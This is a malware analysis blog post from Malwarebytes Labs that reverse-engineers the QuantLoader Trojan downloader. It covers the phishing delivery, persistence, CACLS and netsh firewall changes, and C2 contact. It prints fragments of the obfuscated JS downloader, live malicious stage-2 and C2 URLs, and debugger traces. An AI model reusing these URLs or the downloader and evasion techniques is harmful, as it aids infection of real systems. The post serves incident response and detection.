An in-depth malware analysis of QuantLoader

blog.malwarebytes.com/threat-analysis/2018/03/an-in-depth-malware-analysis-of-quantloader/

Malwarebytes Labs

March 28, 2018

This guest post is written by Vishal Thakur, CSIRT/Salesforce. For more on Vishal, read his bio at the end of the blog.

QuantLoader is a Trojan downloader that has been available for sale on underground forums for quite some time now. It has been used in campaigns serving a range of malware, including ransomware, Banking Trojans, and RATs. The campaign that we are going to analyze is serving a BackDoor.

In this post, we'll take both a high-level look at the campaign flow, as well as a deep dive into how the malware executes, with a focus on the networking functions. We'll dig into the binary to analyze how the malware executes and how it connects back to the C2. We'll also analyze some interesting calls the malware makes, like calling and executing the netsh command to change local firewall rules.

The latest version of QuantLoader is being served through a phishing campaign using some interesting techniques. The campaign starts with a phishing email that comes with a link serving the victim the initial JS downloader. What's interesting is that they've opted for a file:// (SMB) protocol rather than the traditional http://—maybe in order to get past some proxies/firewalls.

Analysis

First of all, let's have a look at the campaign flow:

Phish > JS downloader > QuantLoader (> C2) > Payload (Backdoor) > C2

The JS downloader, as always, has lots of code, all obfuscated:

```
var ELECTRON ="201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201A201
 var off12 =5 + 0xfe ;

    var ASTROLOGYevasively_FROGodnoklassYO = 2;

var silkopil = "/";
 var proto = "proto"+"type";
 dirtyGog = {'FOTON':'onseBody' ,'U':'S' ,   '101':'' , 'PROTON':'X',':':'.' ,  '11':'',"_____":""};

off12 = off12-4
   var velVITK_BOSKO_2S = "";
 for (jbl1= 0; 256 >jbl1 ; ++jbl1) {
   ELECTRON[jbl1] = parseInt(ELECTRON[jbl1], 10);
      ELECTRON[jbl1]++;
      ELECTRON[jbl1] = ELECTRON[jbl1]-203;
```

```
var ahgceb2 =  function() {
    var ASTROLOGYevasively_POPOLAM, line4, ASTROLOGYevasively_Selection1, ASTROLOGYevasively_FROG2c4;

     var ASTROLOGYevasively_AKUPER = "";

     var PROPUSK1= this.replace(/WOOHER/gi, ASTROLOGYevasively_AKUPER);
 var  ASTROLOGYevasively_FROG2len = PROPUSK1.length;
line6 = 0;

while (line6 < ASTROLOGYevasively_FROG2len) {
do {
            var ASTROLOGYevasively_koch = PROPUSK1.charCodeAt(line6++) &(0x132- 0x33);
           ASTROLOGYevasively_POPOLAM = ELECTRON[ASTROLOGYevasively_koch];
       } while (line6 < ASTROLOGYevasively_FROG2len && ASTROLOGYevasively_POPOLAM == -1);
```

```
 var ASTROLOGYevasivelysurvivalBBB = ('WOOHERY2hpbWFjaGluZW5vdy5jb20va2pkaGWOOHERM3ODM/SSSSWOOHERbW90aWZhaW
 var function31 = new Function("ASTROLOGYevasivelysurvivalBBB,ASTROLOGYevasivelysurvivalCCC", 'return ASTRO

function abordage(A,B,C){
    try{
    }catch(e){}
}
for(ASTROLOGYevasivelysurvivalCCC in ASTROLOGYevasivelysurvivalBBB){
    ASTROLOGYevasively_FROGodnoklassYO++;
    var a;
    var AXXA=function31(ASTROLOGYevasivelysurvivalBBB,ASTROLOGYevasivelysurvivalCCC)+d3xf3x(ASTROLOGYevasiv
    ASTROLOGYevasivelyVSTALPOSHEL2=ASTROLOGYevasively_FROGodnoklass+ ASTROLOGYevasively_FROGodnoklassYO;
    function beam(){
        return AXXA;
    }
if(ASTROLOGYevasivelycomBAT(function (x) { return beam(); })){
        break;
}
```

We go ahead and print the output of the main function (AXXA in this case) and we get the stage 2 URLs:

```
http://chimachinenow.com/kjdhc783??qCbEIse=qCbEIse
http://motifahsap.com/kjdhc783??qCbEIse=qCbEIse
http://sittalhaphedver.com/p66/kjdhc783?qCbEIse=qCbEIse
```

That was a quick analysis of the JS downloader, to get us the URLs.

QuantLoader executable

We are going to start by following the execution flow as much as possible:

```
0018FEAC   0040170B  /CALL to CreateFileA
0018FEB0   004095B0  |FileName = "c:\users\[redacted]\appdata\roaming\25432892\dwm.exe"
0018FEB4   00000000  |Access = 0
0018FEB8   00000007  |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE|4
0018FEBC   00000000  |pSecurity = NULL
0018FEC0   00000003  |Mode = OPEN_EXISTING
0018FEC4   28000000  |Attributes = NO_BUFFERING|SEQUENTIAL_SCAN
0018FEC8   00000000  \hTemplateFile = NULL
```

Let's take a look at the assembly code:

```
0018FEAC   0040170B  /CALL to CreateFileA
0018FEB0   004095B0  |FileName = "c:\users\quant-analyzer\appdata\roaming\25432892\dwm.exe"
0018FEB4   00000000  |Access = 0
0018FEB8   00000007  |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE|4
0018FEBC   00000000  |pSecurity = NULL
0018FEC0   00000003  |Mode = OPEN_EXISTING
0018FEC4   28000000  |Attributes = NO_BUFFERING|SEQUENTIAL_SCAN
0018FEC8   00000000  \hTemplateFile = NULL
```

Next, it will copy itself to the above location before execution:

```
0018FE88   7701FE93  RETURN to KERNEL32.7701FE93 from KERNELBA.CopyFileExW
0018FE8C   005C3DB8  UNICODE "c:\users\quant-analyzer\desktop\dwm.exe"
0018FE90   005C3578  UNICODE "c:\users\quant-analyzer\appdata\roaming\25432892\dwm.exe"

0018FEAC   0040287C  /CALL to CreateFileA
0018FEB0   0040CAC8  |FileName = "c:\users\quant-analyzer\appdata\roaming\25432892
\dwm.exe:Zone.Identifier"
0018FEB4   40000000  |Access = GENERIC_WRITE
0018FEB8   00000000  |ShareMode = 0
0018FEBC   00000000  |pSecurity = NULL
0018FEC0   00000002  |Mode = CREATE_ALWAYS
0018FEC4   10000080  |Attributes = NORMAL|RANDOM_ACCESS
0018FEC8   00000000  \hTemplateFile = NULL
```

Setting the right permissions (ACL):


Here, we can see that the permission for the user has been set to “Read.”

```
0018FE1C   00402372  /CALL to CreateProcessA
0018FE20   00000000  |ModuleFileName = NULL
0018FE24   0040C2C8  |CommandLine = "cmd /c echo Y|CACLS "c:\users\quant-analyzer\appdata\
roaming\25432892\dwm.exe" /P "quant-analyzer:R""
0018FE28   00000000  |pProcessSecurity = NULL
0018FE2C   00000000  |pThreadSecurity = NULL
0018FE30   00000000  |InheritHandles = FALSE
0018FE34   00000010  |CreationFlags = CREATE_NEW_CONSOLE
0018FE38   00000000  |pEnvironment = NULL
0018FE3C   00000000  |CurrentDir = NULL
0018FE40   0018FE60  |pStartupInfo = 0018FE60
0018FE44   0018FE50  \pProcessInfo = 0018FE50
```


Stack view:

```
0018FD08   005C5120  UNICODE "cmd /c echo Y|CACLS "c:\users\quant-analyser\appdata\roaming\
25432892\dwm.exe" /P "quant-analyser:R""
```

Let’s have a look at the process execution and persistence mechanisms.



As you can see above, the process spawns a new process after it has successfully copied itself to a different location. It is important not to confuse it with dwm.exe, a legit Windows process (Desktop Window Manager). Note that the persistence mechanism has also been initiated.



Let's take a deeper look into this process that is spawned, and how it is spawned.

First, the directory is created:

```
0018FECC   00401785  /CALL to CreateDirectoryA
0018FED0   004094B0  |Path = "C:\Users\quant-loader\AppData\Roaming\25432892\"
0018FED4   00000000  \pSecurity = NULL
```

Once that is completed, CreateFile is called to create a null file.

```
0018FEAC   0040170B  /CALL to CreateFileA
0018FEB0   004095B0  |FileName = "c:\users\quant-loader\appdata\roaming\25432892\dwm.exe"
0018FEB4   00000000  |Access = 0
0018FEB8   00000007  |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE|4
0018FEBC   00000000  |pSecurity = NULL
0018FEC0   00000003  |Mode = OPEN_EXISTING
0018FEC4   28000000  |Attributes = NO_BUFFERING|SEQUENTIAL_SCAN
0018FEC8   00000000  \hTemplateFile = NULL
```

At this point it's a null file—no data in it. That will be copied over later.

```
C:\Windows\system32>cd C:\Users\[redacted]\AppData\Roaming\25432892

C:\Users\[redacted]AppData\Roaming\25432892>dir
 Volume in drive C has no label.
 Volume Serial Number is FE06-4173

 Directory of C:\Users\[redacted]\AppData\Roaming\25432892

03/08/2018  01:40 PM    <DIR>          .
03/08/2018  01:40 PM    <DIR>          ..
03/08/2018  01:40 PM                 0 dwm.exe
               1 File(s)              0 bytes
               2 Dir(s)  40,452,513,792 bytes free

C:\Users\[redacted]AppData\Roaming\25432892>_
```

Note that the size of the file at this point is 0 bytes.

Then the file is copied over:

```
0018FE88   7701FE93  RETURN to KERNEL32.7701FE93 from KERNELBA.CopyFileExW
0018FE8C   005C3DB8  UNICODE "c:\users\quant-loader\desktop\dwm.exe"
0018FE90   005C3578  UNICODE "c:\users\quant-loader\appdata\roaming\25432892\dwm.exe"
```

Now you can see that the file has been copied over and the size is 46080 bytes:

```
C:\Users\                AppData\Roaming\25432892>dir
 Volume in drive C has no label.
 Volume Serial Number is FE06-4173

 Directory of C:\Users\                AppData\Roaming\25432892

03/08/2018  01:40 PM    <DIR>          .
03/08/2018  01:40 PM    <DIR>          ..
03/08/2018  01:43 PM            46,080 dwm.exe
               1 File(s)         46,080 bytes
               2 Dir(s)  40,452,419,584 bytes free

C:\Users\                AppData\Roaming\25432892>_
```


Now the process will be launched from this location.

```
0018FC14   7568FEAC  RETURN to KERNELBA.7568FEAC from KERNELBA.CreateProcessInternalW
0018FC18   00000000
0018FC1C   00602C54  UNICODE "C:\Users\quant-loader\appdata\roaming\25432892\dwm.exe"

0018FC4C  |759B5417  RETURN to SHELL32.759B5417 from KERNEL32.CreateProcessW
0018FC50  |00602C54  UNICODE "C:\Users\quant-loader\appdata\roaming\25432892\dwm.exe"

There is a TimeOut value that has been set to 60000 ms:
0018FEDC   00402CEB  dwm.00402CEB
0018FEE0   0000EA60  \Timeout = 60000. ms
0018FEE4   0040A928  ASCII "open"
0018FEE8   004095B0  ASCII "c:\users\quant-loader\appdata\roaming\25432892\dwm.exe"
```

You can modify it if you want:




```
0018FECC   7566104F  RETURN to KERNELBA.7566104F from KERNELBA.SleepEx
```

Once the process has been successfully launched, we want to look at the next important step. It will call the WININET dll to start establishing a connection back to the admin.

After execution, it will try to connect out to its admin server:

```
7034A17E   E8 8DF4FFFF      CALL WININET.InternetOpenUrlA
```

And here is the connection:

TCP localhost:49690 49.51.228.205:http ESTABLISHED

canonical name **wassronledorhad.in.**


aliases

addresses **49.51.228.205**

This is the host you can see is loaded into the stack below.

We will now take a deeper look into how that unfolds in the stack.

The first step is to load the WININET DLL. It is called through the LoadLibrary function:



And now, let's take a look at the functions that are of interest to us (highlighted and commented) in the disassembler. We will dive into a couple of these later:

```
CPU Disasm
Address   Hex dump          Command                                  Comments
00401C7D  |.  C74424 08 000 MOV DWORD PTR SS:[LOCAL.12],400          ; /count => 1024.
00401C85  |.  C74424 04 000 MOV DWORD PTR SS:[LOCAL.13],0            ; |c => 00
00401C8D  |.  C70424 C8B440 MOV DWORD PTR SS:[LOCAL.14],OFFSET 0040B ; |dest => dwm.40B4C8 -> 00
00401C94  |.  E8 D72A0000   CALL <JMP.&msvcrt.memset>                ; \MSVCRT.memset
00401C99  |.  8B45 08       MOV EAX,DWORD PTR SS:[ARG.1]
00401C9C  |.  8038 00       CMP BYTE PTR DS:[EAX],0
00401C9F  |.  0F84 D8000000 JE 00401D7D
00401CA5  |.  C74424 10 000 MOV DWORD PTR SS:[LOCAL.10],0            ; /Arg5 => 0
00401CAD  |.  C74424 0C 000 MOV DWORD PTR SS:[LOCAL.11],0            ; |Arg4 => 0
00401CB5  |.  C74424 08 000 MOV DWORD PTR SS:[LOCAL.12],0            ; |Arg3 => 0
00401CBD  |.  C74424 04 000 MOV DWORD PTR SS:[LOCAL.13],0            ; |Arg2 => 0
00401CC5  |.  C70424 007040 MOV DWORD PTR SS:[LOCAL.14],OFFSET 00407 ; |Arg1 => dwm.407000
00401CCC  |.  E8 8F240000   CALL <JMP.&WININET.InternetOpenA>         ; \WININET.InternetOpenA
*/This will initialise the WinInet functions for this program
00401CD1  |.  83EC 14       SUB ESP,14
00401CD4  |.  8945 FC       MOV DWORD PTR SS:[LOCAL.1],EAX
00401CD7  |.  C74424 14 000 MOV DWORD PTR SS:[LOCAL.9],0             ; /Arg6 => 0
00401CDF  |.  C74424 10 000 MOV DWORD PTR SS:[LOCAL.10],0            ; |Arg5 => 0
00401CE7  |.  C74424 0C 000 MOV DWORD PTR SS:[LOCAL.11],0            ; |Arg4 => 0
00401CEF  |.  C74424 08 000 MOV DWORD PTR SS:[LOCAL.12],0            ; |Arg3 => 0
00401CF7  |.  8B45 08       MOV EAX,DWORD PTR SS:[ARG.1]             ; |
00401CFA  |.  894424 04     MOV DWORD PTR SS:[LOCAL.13],EAX          ; |Arg2 => [ARG.1]
00401CFE  |.  8B45 FC       MOV EAX,DWORD PTR SS:[LOCAL.1]           ; |
00401D01  |.  890424        MOV DWORD PTR SS:[LOCAL.14],EAX          ; |Arg1 => [LOCAL.1]
00401D04  |.  E8 67240000   CALL <JMP.&WININET.InternetOpenUrlA>     ; \WININET.InternetOpenUrlA
*/In this case, it will open the HTTP URL that will be supplied
```

```
00401D09  |.  83EC 18       SUB ESP,18
00401D0C  |.  8945 F8       MOV DWORD PTR SS:[LOCAL.2],EAX
00401D0F  |.  837D F8 00    CMP DWORD PTR SS:[LOCAL.2],0
00401D13  |.  75 17         JNE SHORT 00401D2C
00401D15  |.  8B45 FC       MOV EAX,DWORD PTR SS:[LOCAL.1]
00401D18  |.  890424        MOV DWORD PTR SS:[LOCAL.14],EAX          ; /Arg1 => [LOCAL.1]
00401D1B  |.  E8 60240000   CALL <JMP.&WININET.InternetCloseHandle>  ; \WININET.InternetCloseHandle
*/ This will close the handle - doesn't interests us
00401D20  |.  83EC 04       SUB ESP,4
00401D23  |.  C745 E8 00704 MOV DWORD PTR SS:[LOCAL.6],OFFSET 004070
00401D2A  |.  EB 58         JMP SHORT 00401D84
00401D2C  |>  8D45 F4       /LEA EAX,[LOCAL.3]
00401D2F  |.  894424 0C     |MOV DWORD PTR SS:[LOCAL.11],EAX         ; /Arg4 => OFFSET LOCAL.3
00401D33  |.  C74424 08 000 |MOV DWORD PTR SS:[LOCAL.12],400         ; |Arg3 => 400
00401D3B  |.  C74424 04 C8B |MOV DWORD PTR SS:[LOCAL.13],OFFSET 0040 ; |Arg2 => dwm.40B4C8
00401D43  |.  8B45 F8       |MOV EAX,DWORD PTR SS:[LOCAL.2]          ; |
00401D46  |.  890424        |MOV DWORD PTR SS:[LOCAL.14],EAX         ; |Arg1 => [LOCAL.2]
00401D49  |.  E8 42240000   |CALL <JMP.&WININET.InternetReadFile>    ; \WININET.InternetReadFile
*/ This will read the data that was acquired by InternetOpenURL above
```

Here's the stack, where the above functions can be seen in action (variable values added):

```
Address   Value     ASCII Comments
0018FEAC  00401D09      @   ; RETURN from WININET.InternetOpenUrlA to dwm.00401D09
0018FEB0  00CC0004  ╠
0018FEB4  0040BB90   ‹@   ; ASCII "http://wassronledorhad.in/q2/index.php?id=25432892&c=5&mk=75490e&il=H&vr=1.73&bt=64"
0018FEB8  00000000
0018FEBC  00000000
0018FEC0  00000000
0018FEC4  00000000
0018FEC8  /00000001
0018FECC  |0040210A
!@   ; RETURN from msvcrt._mbscat to dwm.0040210A
0018FED0  |0040BB90    ‹@   ; ASCII "http://wassronledorhad.in/q2/index.php?id=25432892&c=5&mk=75490e&il=H&vr=1.73&bt=64"
0018FED4  |00405640  @V@    ; ASCII "64"
```

At this point, let's move on to the next DLL that is called: WINHTTP.dll.

```
CPU Disasm
Address   Hex dump          Command                                  Comments
702C7A14   .  7700 6900 6E0 UNICODE "winhttp."                       ; UNICODE "winhttp.dll"
```

Now let's have a look at the functions that are called from here on:

```
702C7A24   .  6400 6C00 6C0 UNICODE "dll",0
702C7A2C   .  57 69 6E 48 7 ASCII "WinHttpCreatePro"          ; ASCII "WinHttpCreateProxyResolver"
702C7A3C   .  78 79 52 65 7 ASCII "xyResolver",0
702C7A47      90            NOP
702C7A48   .  57 69 6E 48 7 ASCII "WinHttpGetProxyF"          ; ASCII "WinHttpGetProxyForUrlEx"
702C7A58   .  6F 72 55 72 6 ASCII "orUrlEx",0
702C7A60   .  57 69 6E 48 7 ASCII "WinHttpGetProxyR"          ; ASCII "WinHttpGetProxyResult"
702C7A70   .  65 73 75 6C 7 ASCII "esult",0
702C7A76      90            NOP
702C7A77      90            NOP
702C7A78   .  57 69 6E 48 7 ASCII "WinHttpFreeProxy"          ; ASCII "WinHttpFreeProxyResult"
702C7A88   .  52 65 73 75 6 ASCII "Result",0
702C7A8F      90            NOP
702C7A90   .  57 69 6E 48 7 ASCII "WinHttpCloseHand"          ; ASCII "WinHttpCloseHandle"
702C7AA0   .  6C 65 00      ASCII "le",0
702C7AA3      90            NOP
702C7AA4   .  57 69 6E 48 7 ASCII "WinHttpOpen",0             ; ASCII "WinHttpOpen"
702C7AB0   .  57 69 6E 48 7 ASCII "WinHttpSetStatus"         ; ASCII "WinHttpSetStatusCallback"
702C7AC0   .  43 61 6C 6C 6 ASCII "Callback",0
702C7AC9      90            NOP
702C7ACA      90            NOP
702C7ACB      90            NOP
702C7ACC   .  57 69 6E 48 7 ASCII "WinHttpResetAuto"         ; ASCII "WinHttpResetAutoProxy
```

As you can see, all of the above functions are “WinHttp”.

Let’s have a look at some of the more interesting functions:

WinHttpCreateUrl

This will put together the complete URL for the malware by combining the host and the path. Let’s step into it.

```
0018F650  6EF46954  return to winhttp.6EF46954 from winhttp.WinHttpCreateUrl
0018F654  0018F6BC
0018F658  00000000
0018F65C  00000000
0018F660  0018F6F8
0018F664  0026B730  L"wassronledorhad.in"
0018F668  00000000
0018F66C  00000000
0018F670  0018F788
0018F674  0018F6D8
0018F678  00000000
0018F67C  00000000
0018F680  00000000
0018F684  0018F74C
0018F688  0026F8D8  L"/q2/index.php?id=25432892&c=1&mk=75490e&il=H&vr=1.73&bt=64"
```

And here’s the complete URI with jsproxy.dll being called in for WinInet’s auto-proxy support:


```
0018FA14  0063E6B0  L"http://wassronledorhad.in/q2/index.php?id=25432892&c=98&mk=75490e&il=H&vr=1.73&bt=64"
0018FA18  0062AD38  L"C:\\Windows\\system32\\jsproxy.dll"

0018FA08  6CE26D90  winhttp.WinHttpGetProxyForUrlEx */ Needs jsproxy.dll
```


Finally, we should have a look at the memory dump to see how the URI loaded into the memory:

```
CPU Dump
Address   Hex dump                                          ASCII
00408B90  68 74 74 70|3A 2F 2F 77|61 73 73 72|6F 6E 6C 65| http://wassronle
00408BA0  64 6F 72 68|61 64 2E 69|6E 2F 71 32|2F 69 6E 64| dorhad.in/q2/ind
00408BB0  65 78 2E 70|68 70 3F 69|64 3D 32 35|34 33 32 38| ex.php?id=254328
00408BC0  39 32 26 63|3D 32 26 6D|6B 3D 37 35|34 39 30 65| 92&c=2&mk=75490e
00408BD0  26 69 6C 3D|48 26 76 72|3D 31 2E 37|33 26 62 74| &il=H&vr=1.73&bt
00408BE0  3D 36 34 00|00 00                                =64
```

Have a look at the stack screenshot below. You can see that the URL is loaded onto the stack and ready to be called.




And let's have a look at the memory in parallel. You can see that the URL has been successfully loaded, and is ready to be called upon, using the URLDownloadToFile call.



Interesting ASCII strings that you can see in the above screenshot show you how the malware is adding a rule to the firewall, specifying the process and then the direction (out) for the action "Allow." This is to make sure that the outbound request from the malware is allowed and is successful in checking in with the admin.


And here's the view from the stack:

This is what it looks like in the CPU:




The command used is: **netsh.**

Here's a view of the process image:



And here are the rules created and deployed successfully on the firewall:



Some other interesting calls:

Anti-VM

```
77028A50 >-FF25 F4030877    JMP DWORD PTR DS:[< &api-ms-win-core-file>;
KERNELBA.GetDiskFreeSpaceExA
0018F234  |7029160E  )p  ; RETURN from KERNEL32.GetTickCount to WININET.7029160E
```

Environment ID

```
77028DA0 >-FF25 A8070877    JMP DWORD PTR DS:[<&api-ms-win-core-proc>;
KERNELBA.GetEnvironmentStringsA
```

Networking

```
0018E9B8  |7029818C ; ASCII "getaddrinfo"
```

**/protocol-independent translation from an ANSI host name to an address*

```
0018E9C0  |70298198  ; ASCII "getnameinfo"
```


**/protocol-independent name resolution from an address to an ANSI host name and from a port number to the ANSI service name*

```
0018FB84  [70272C72 ; /RETURN from DNSAPI.DnsGetProxyInformation to WININET.70272C72
0018FB88   0051E4B0  °äQ   ; |Arg1 = UNICODE "wassronledorhad.in"
```

**/returns the proxy information for a DNS server's name resolution policy table*

Once the connection has been established with the admin server (C2), the payload is served. The payload is picked by the administrator for each campaign and can be any malware type. In this campaign, it happened to be a backdoor.

The URL for the download of the payload was successfully extracted from memory. We will not be analyzing the payload for the purpose of this exercise, but I have included the details at the end of this post.



Conclusion

QuantLoader code has some interesting bits and pieces, like the firewall rules manipulation. It is a fairly straight-forward malware, and does what it has been developed to do. The campaign admins have the ability to change final payloads and run different campaigns using the same downloader.

It has been reported as ransomware, but that seems to be based on a memory-string that has a reference to Locky, which looks like a remnant from an older campaign.

Z:\var\www\4test\files\cryptors\admin\Loc2.exe

Also, it is interesting to see it being served over SMB rather than the traditional HTTP protocol.

Files from the campaign

JS Downloader:

MD5 – 6f2b5a20dba3cdc2b10c6a7c56a7bf35
SHA256 – db078628cdc41e9519e98b7ea56232085e203491bd2d5d8e49ef6708f129e1b8

https://www.virustotal.com/#/file/db078628cdc41e9519e98b7ea56232085e203491bd2d5d8e49ef6708f129e1b8/detection

QuantLoader:

MD5 – 4394536e9a53b94a2634c68043e76ef8
SHA256 – 2b53466eebd2c65f81004c567df9025ce68017241e421abcf33799bd3e827900

https://www.virustotal.com/#/file/2b53466eebd2c65f81004c567df9025ce68017241e421abcf33799bd3e827900/detection

Payload Backdoor:

MD5 – 6c6d772704abf4426c5d7e5a52c847d7
SHA256 – 0d100ff26a764c65f283742b9ec9014f4fd64df4f1e586b57f3cdce6eadeedcd

https://www.virustotal.com/#/file/0d100ff26a764c65f283742b9ec9014f4fd64df4f1e586b57f3cdce6eadeedcd/detection

---

Vishal Thakur has been working in InfoSec for a number of years, specializing in Incident Response and Malware Analysis. Currently, he's working for Salesforce in CSIRT (Computer Security Incident Response Team), and before that was part of the CSIRT for Commonwealth Bank of Australia.